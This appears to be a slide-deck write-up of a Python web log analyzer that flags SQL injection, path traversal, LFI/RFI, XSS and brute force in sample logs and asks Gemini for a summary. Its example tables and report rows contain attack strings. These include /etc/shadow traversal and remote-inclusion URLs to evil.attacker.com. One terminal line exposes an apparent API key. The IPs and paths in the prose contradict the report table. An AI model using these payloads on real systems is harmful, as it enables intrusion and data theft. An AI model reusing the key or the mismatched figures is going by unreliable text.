



Web Log Analyzer



Agenda



Project Overview

List of files used and their purposes

Threat Detection Workflow

Types of Attacks in Log Files

How to execute the project, what the output looks like, and a breakdown of each section in the report.

How Google Gemini AI Works in This Project

Summary

Project Overview

The Web Application Log Security Analyzer is a Python tool that automatically scans web server log files (access.log, error.log, auth.log) to detect security threats like SQL Injection, XSS, Brute Force, and DDoS. It classifies threats by severity - Critical, High, Medium, and Low - and delivers results as a color-coded Excel report and an interactive HTML dashboard. It also connects to Google Gemini AI to generate an intelligent security analysis with risk assessment, findings, and remediation recommendations.

Project Files and Their Purpose

File	Purpose
analyzer.py	This is the main file we will run. It takes log file as input, calls all the other files one by one in order (parse -> analyze -> generate Excel -> generate HTML -> ask AI), and ties everything together. Think of it as the manager who delegates work to everyone else.
log_parser.py	The log reader - opens the log files and converts raw messy text into clean, organized Python data. [Eg – raw data : 192.168.1.1 - - [20/Apr/2026] "GET /login HTTP/1.1" 200 >> converts into clean Python dictionaries with labelled fields (IP, time, URL, status code, etc.) So that other files can easily work with.]
security_analyzer.py	The threat detector - scans every log entry and matches it against known attack patterns such as SQL Injection, XSS, Path Traversal, Brute Force, and DDoS. Detected threats are then automatically categorized by severity as follows: 'critical': [], # Immediate danger - SQL injection, brute force, path traversal 'high': [], # Serious risk - XSS, sensitive file access, DDoS, credential stuffing 'medium': [], # Moderate risk - scanners, web enumeration 'low': [], # Low risk - informational findings

Project Files and Their Purpose


File	Purpose
gemini_client.py	The Gemini AI connector - Detected threats are sent to Google's Gemini AI, which analyzes them from a security expert's perspective and returns a detailed response
report_generator.py	The report designer - takes all the results and builds the final interactive HTML dashboard with charts and tables.
security_report.html	The final dashboard - created automatically after running the program. Open it in any browser to see all threats, charts, and AI analysis.

Log Files

File	Purpose
sample_logs/access.log	This is the visitor diary of your website. Every time someone opens a page, clicks a link, or sends a request to your website, it gets recorded here. It stores: who visited (IP address), what page they asked for, when they visited, and whether the server said yes or no. This is where SQL Injection, XSS, Path Traversal attacks get caught.
sample_logs/error.log	This is the problem diary of your web server. Whenever something goes wrong - a page not found, a script that crashed, a permission denied error - it gets written here. It helps you find broken parts of your website and also catches attackers who are poking around pages that don't exist (which is a sign of scanning).
sample_logs/auth.log	This is the login diary of your server. Every time someone tries to log in via SSH (remote access to the server), it gets recorded here - whether the login succeeded or failed. If someone tries wrong passwords 20 times in a row, it shows up here. This is where Brute Force attacks and Credential Stuffing attacks get caught.

Web Application Log Security Analyzer

Project Execution Flow



Threat Detection Workflow


Types of Attacks in Log Files

Attack Name	What It Is	Example	Severity
SQL Injection	Attacker inserts SQL commands into URL/form to steal or destroy database data	/products?id=1' OR 1=1--	CRITICAL
Path Traversal	Path Traversal is when a hacker moves through a server's folders to reach files they are not allowed to access	/download?file=../../etc/passwd	CRITICAL
LFI / RFI Attack	Local File Inclusion - The hacker uses the website against itself to read its own secret files. Remote File Inclusion - The hacker sends a virus to the website and the website runs it without knowing.	?page=php://filter/convert.base64-encode/resource=config.php	CRITICAL
Brute Force Attack	Tries hundreds of passwords repeatedly until one works on SSH login	failed SSH login attempts from the same IP address	CRITICAL
XSS Attack	Injects JavaScript into a webpage to steal cookies or hijack user sessions	/search?q=<script>alert(document.cookie)</script>	HIGH

Types of Attacks in Log Files


Attack Name	What It Is	Example	Severity
Sensitive File Access	Tries to directly open secret config files backups or admin panels	/wp-config.php or /.env	HIGH
Credential Stuffing	Tries many different usernames to find which accounts exist on the server	different invalid usernames tried from the same IP	HIGH
DDoS / High Request Rate	Floods the server with hundreds of requests to slow it down or crash it	requests from one IP in a short time period	HIGH
Vulnerability Scanner	Uses automated tools to scan the entire website for known weaknesses	User-Agent: sqlmap/1.0 or nikto/2.1	MEDIUM
Web Scanning/Enumeration	Web Scanning is when a hacker quietly explores a website to find weak spots and hidden areas before attacking it.eg - try to access pages like admin panels or backup files	consecutive 404 errors from the same IP address	MEDIUM

How to get a Gemini API key



1. Go to Google AI Studio Visit aistudio.google.com
2. Sign in with your Google account Use any existing Google/Gmail account.
3. Click "Get API Key"
 - In the left sidebar, click "Get API key"
 - Then click "Create API key"
 - Select an existing Google Cloud project or create a new one
4. Copy your API key Your key will be generated instantly - copy and store it securely.

Command to run the project



```
python analyzer.py --sample --provider gemini --gemini-api-key LZ
```

Explanation of above command :

python : This tells the computer to use Python to run the file.

Analyzer.py : This is the main file of the project. We are telling Python - "run this file." It is the starting point of the entire project.

--sample : It is a **flag/switch** that tells the program to automatically use the pre-existing sample_logs folder that already comes with the project. " So it automatically picks up sample_logs/access.log, sample_logs/error.log, and sample_logs/auth.log for us.

--provider gemini : This tells the project which AI to use for the analysis. We are saying - "use Google Gemini AI" . If we want to use Claude instead, we will write --provider claude.

--gemini-api-key : This is our Google Gemini API key. LZ here represents your actual secret key (like a password) that proves you have permission to use Google's Gemini AI. Without this, Google will reject your request.

Output

```
PS C:\Users\manis\Desktop\Projects\LogAnalysis\V3\WithGemini> python analyzer.py --sample --provider gemini --gemini-api-key AQ.Ab8RN6J6JIjmoLZRABegG5LZsQnAS1Kn6NuupjJ9MSdnD-ez_w
Using bundled sample logs for demonstration.
```

Web Application Log Security Analyzer

AI Provider : 🌟 Google Gemini

📄 Parsing access log : C:\Users\manis\Desktop\Projects\LogAnalysis\V3\WithGemini\sample_logs\access.log
→ 20 entries parsed
📄 Parsing error log : C:\Users\manis\Desktop\Projects\LogAnalysis\V3\WithGemini\sample_logs\error.log
→ 34 entries parsed
📄 Parsing auth log : C:\Users\manis\Desktop\Projects\LogAnalysis\V3\WithGemini\sample_logs\auth.log
→ 38 entries parsed

Total entries loaded : 92

🔍 Running security analysis...
→ 23 threats (11 critical · 6 high · 6 medium · 0 low)

📊 Generating Excel security report...
→ Excel saved : C:\Users\manis\Desktop\Projects\LogAnalysis\V3\WithGemini\security_report.xlsx

🌟 Sending data to Google Gemini (gemini-2.5-flash-lite)...
→ Gemini analysis complete | Risk : Critical. The application is actively being targeted with mu

📊 Generating HTML security dashboard...


✅ Analysis Complete!

📄 Report : C:\Users\manis\Desktop\Projects\LogAnalysis\V3\WithGemini\security_report.html
📊 Excel : C:\Users\manis\Desktop\Projects\LogAnalysis\V3\WithGemini\security_report.xlsx
📄 Size : 31.8 KB
📄 Requests : 20
🌐 Unique IPs: 6
🚨 Threats : 23 found

→ Open security_report.html in your browser to view the dashboard.
→ Open security_report.xlsx in Excel to see full threat details.

```
PS C:\Users\manis\Desktop\Projects\LogAnalysis\V3\WithGemini>
```

Report



Detected Security Threats					
Severity	Type	Source IP	Path / Target	Matched Pattern	Description
CRITICAL	Sqli Injection	193.220.101.30	/products/men%3Cscript>	%3Cscript>	SQL injection pattern detected in request path "products"
CRITICAL	Path Traversal	91.108.4.77	/../../../../etc/passwd	../../../../etc/passwd	Directory traversal attempt detected "/../../../../etc/passwd"
CRITICAL	LFI/RFI Attack	91.108.4.77	/files/include.php?cmd=cat/etc/passwd	?cmd=cat/etc/passwd	Local/Remote File Inclusion attempt ("include.php")
CRITICAL	Path Traversal	91.108.4.77	/files/upload?../../../../etc/shadow	../../../../etc/shadow	Directory traversal attempt detected "/../../../../etc/shadow"
CRITICAL	LFI/RFI Attack	91.108.4.77	/files/get.php?file=/etc/shadow	?file=/etc/shadow	Local/Remote File Inclusion attempt ("get.php")
CRITICAL	Path Traversal	91.108.4.77	/images/../../../../bin/crontab.bats.txt	../../../../bin/crontab.bats.txt	Directory traversal attempt detected "/../../../../bin/crontab.bats.txt"
CRITICAL	Path Traversal	91.108.4.77	/download/files/../../../../config/database.php	../../../../config/database.php	Directory traversal attempt detected "/../../../../config/database.php"
CRITICAL	LFI/RFI Attack	91.108.4.77	/upload.php?file=/var/www/html/backdoor.sh&url=http://evil.attacker.com/download.php	php://filter read/bytes/data-uri text base64-decode http://evil.attacker.com/download.php	Local/Remote File Inclusion attempt ("upload.php")
CRITICAL	LFI/RFI Attack	91.108.4.77	/static/js/loadScript.js?url=attacker.com/script.php	file:///attacker.com/script.php	Local/Remote File Inclusion attempt ("loadScript.js")
CRITICAL	Brute Force Attack	193.220.101.30	/api/login	10 failed attempts	Brute force attack: 10 failed login attempts from 193.220.101.30
CRITICAL	Brute Force Attack	202.184.13.74	/api/login	15 failed attempts	Brute force attack: 15 failed login attempts from 202.184.13.74
MEDIUM	XSS Attack	77.88.30.11	/comment.html?msg=val&name=document.cookie#&msg=	<script>	Cross Site Scripting pattern detected "<script>"

Top Client IP Addresses		Most Requested Paths	
IP Address	Requests	Path	HITS
193.220.101.30	6	/js/main.js	1
91.108.4.77	6	/home	1
77.88.30.11	5	/api/feedback	1
192.168.1.10	1	/search?q=test	1
10.0.0.5	1	/search?q=test	1
202.0.113.45	1	/news/LPGS	1
		/products/men%3Cscript>	1
		/api/LPGS	1
		/search?q=test	1
		/comment.html?msg=val&name=document.cookie#&msg=	1

Report Overview - What Each Section Represents

HTML Report (security_report.html)

From access.log:

Total Requests (20) - How many times someone visited or sent a request to the website

Unique IPs (6) - How many different people/machines made those requests

4XX Errors (3) - Requests where the server said "page not found" or "forbidden" (client-side errors)

5XX Errors (3) - Requests where the server itself crashed or failed (server-side errors)

From auth.log:

Auth Events (38) - Total number of login attempts (both successful and failed)

Failed Logins (21) - How many times someone tried to log in but failed (wrong password)

From error.log:

Error Log Entries (34) - How many errors or warnings the web server recorded internally

Combined from all 3 files:

Total Threats (23) - The total number of suspicious/attack activities detected across all three log files combined

Report Overview - What Each Section Represents



Threats by Severity - From all 3 files combined:

11 Critical - Most dangerous attacks (SQL Injection, Brute Force, Path Traversal)

6 High - Serious attacks (XSS, Sensitive File Access)

6 Medium - Moderate threats (Vulnerability Scanner, Web Scanning)

0 Low - something looks a little odd but not dangerous enough to worry about right now.

Report Overview - What Each Section Represents

HTTP Status Distribution (Donut Chart)

Shows how the server responded to all requests. The big blue slice means most requests got a normal 200 OK response. The orange slice is 403 Forbidden (attacker tried to access blocked pages), red is 500 Server Error (server crashed on some requests), and yellow is 201 Created.

Top IP Addresses (Bar Chart)

Shows which IP addresses sent the most requests. 185.220.101.33 is the most active - sent 6 requests and is the main attacker. 91.108.4.77 and 77.88.55.11 also sent many requests. The bottom 3 IPs (192.168.1.10, 10.0.0.5, 203.0.113.45) sent very few requests and are likely normal users.

Threat Types Detected (Bar Chart)

Shows how many times each attack type was detected. Vulnerability Scanner has the highest count (6), meaning an automated tool was heavily scanning the site. Path Traversal and LFI/RFI also scored 4 each. SQL Injection was detected only once.

HTTP Methods (Pie Chart)

Shows what type of requests were made. The big blue slice is GET (normal page visits) and the small red slice is POST (form submissions or login attempts). Most traffic was GET requests which is normal.

Auth Events Breakdown (Donut Chart)

Shows the login activity from auth.log. The large dark red slice is Failed Logins (21) - most login attempts failed, which is a strong sign of brute force. The orange slice is Invalid Users (11) - usernames that don't even exist on the server. The tiny green slice is Successful Logins - almost nobody logged in successfully.



Report Overview - Section "Google Gemini AI Security Analysis"

Executive Summary - Gemini reads all the threats and writes a short paragraph giving the overall picture. Like a doctor giving a quick diagnosis: "Your server is under active attack from multiple IPs doing SQL injection, path traversal, and brute force."

Risk Assessment - Gemini gives an overall danger rating (Critical / High / Medium / Low) and explains how bad the situation is and what could go wrong if the attacks succeed.

Attack Patterns Observed - Gemini groups the attacks by IP address and explains what each attacker is specifically trying to do. For example: "IP 185.220.101.33 is using sqlmap to find SQL injection points" and "IP 91.108.4.77 is doing path traversal to read /etc/passwd."

Critical Findings - Gemini highlights the most dangerous individual threats from the log and explains exactly why each one is serious. This helps you know which threats to fix first.

Indicators of Compromise (IoC) - A structured list of suspicious IPs, suspicious URL patterns, and suspicious tools detected. This is useful if you want to block these IPs or patterns in your firewall.

Remediation Recommendations - Gemini tells you exactly what steps to take to fix the vulnerabilities - like "use parameterized queries to prevent SQL injection" or "deploy a WAF."



Report Overview

Detected Security Threats -

Every row is attack that was caught with details Severity, Type, Source IP, Path / Target, Matched Pattern and Description


Top Client IP Addresses

This table shows who sent the most requests to the server. **185.220.101.33** and **91.108.4.77** both sent 6 requests each and are clearly attackers. **77.88.55.11** sent 5 requests and is also suspicious. The bottom three IPs (192.168.1.10, 10.0.0.5, 203.0.113.45) sent only 1 request each and are likely normal users or internal traffic.

Most Requested Paths

This table shows which URLs were hit the most. The first three paths -/pricing, /docs, /api/feedback -are normal pages that legitimate users visit. But then you can clearly see attack URLs mixed in: /search?q=' and /search?q=1' are SQL injection probes, /products?cat=1;DROP is a destructive SQL injection attempt, and /comment?text=<script>alert(document.cookie)</script> is an XSS attack trying to steal session cookies. Each was hit once which means the attacker was testing different attack points across the website.

How Google Gemini AI Works in This Project



Step 1 - Threat Data Collection Handled by: log_parser.py + security_analyzer.py After scanning all log files, the project collects all detected threats - attacker IPs, attack types, targeted URLs, failed logins - and stores them as structured data.

Step 2 - Prompt Building Handled by: gemini_client.py The collected threat data is converted into a detailed instruction message called a prompt. It tells Gemini to act as a cybersecurity expert and analyze the data across 6 specific sections - Executive Summary, Risk Assessment, Attack Patterns, Critical Findings, Indicators of Compromise, and Remediation Recommendations.

Step 3 - API Call to Google Handled by: gemini_client.py + your API key The prompt is sent securely to Google's Gemini AI servers using your API key. This happens over the internet in the background using the google-generativeai Python library.

Step 4 - Gemini Analyzes Handled by: Google's Gemini servers (cloud) Gemini reads the prompt, understands the threats using its built-in cybersecurity knowledge, and writes a complete professional security analysis.

Step 5 - Response Received Handled by: gemini_client.py The AI-generated analysis is sent back to project as a text response and captured and returned to analyzer.py for further use.

Step 6 - Report Generated Handled by: report_generator.py + excel_generator.py report_generator.py embeds the AI response into the HTML report displaying it as Executive Summary, Risk Assessment, Critical Findings and Remediation Recommendations. excel_generator.py simultaneously builds the color-coded Excel file with full threat details.

How Google Gemini AI Works in This Project

access.log / error.log / auth.log



log_parser.py

→ Reads and parses raw log lines



security_analyzer.py

→ Detects threats and classifies severity



gemini_client.py

→ Builds prompt and calls Gemini API



Google Gemini AI

→ Generates professional security analysis



gemini_client.py

→ Receives and returns AI response



report_generator.py

→ Builds HTML dashboard with AI section




excel_generator.py


→ Builds color-coded Excel threat report



security_report.html + security_report.xlsx



Summary



The Web Application Log Security Analyzer is a Python-based tool that automatically scans web server log files (access.log, error.log, auth.log) and detects security threats like SQL Injection, XSS, Path Traversal, Brute Force, DDoS, and more. It uses regex pattern matching and threshold-based counting to identify attacks, then generates a color-coded Excel report with full threat details and a severity reference guide, along with an interactive HTML dashboard showing charts and statistics. The tool also connects to Google Gemini AI, which analyzes the detected threats and produces a complete security report covering risk assessment, attack patterns, critical findings, and remediation recommendations - all written in plain English. Built entirely in Python, it is lightweight, easy to run, and demonstrates real-world concepts of log analysis and threat detection.

Thank you

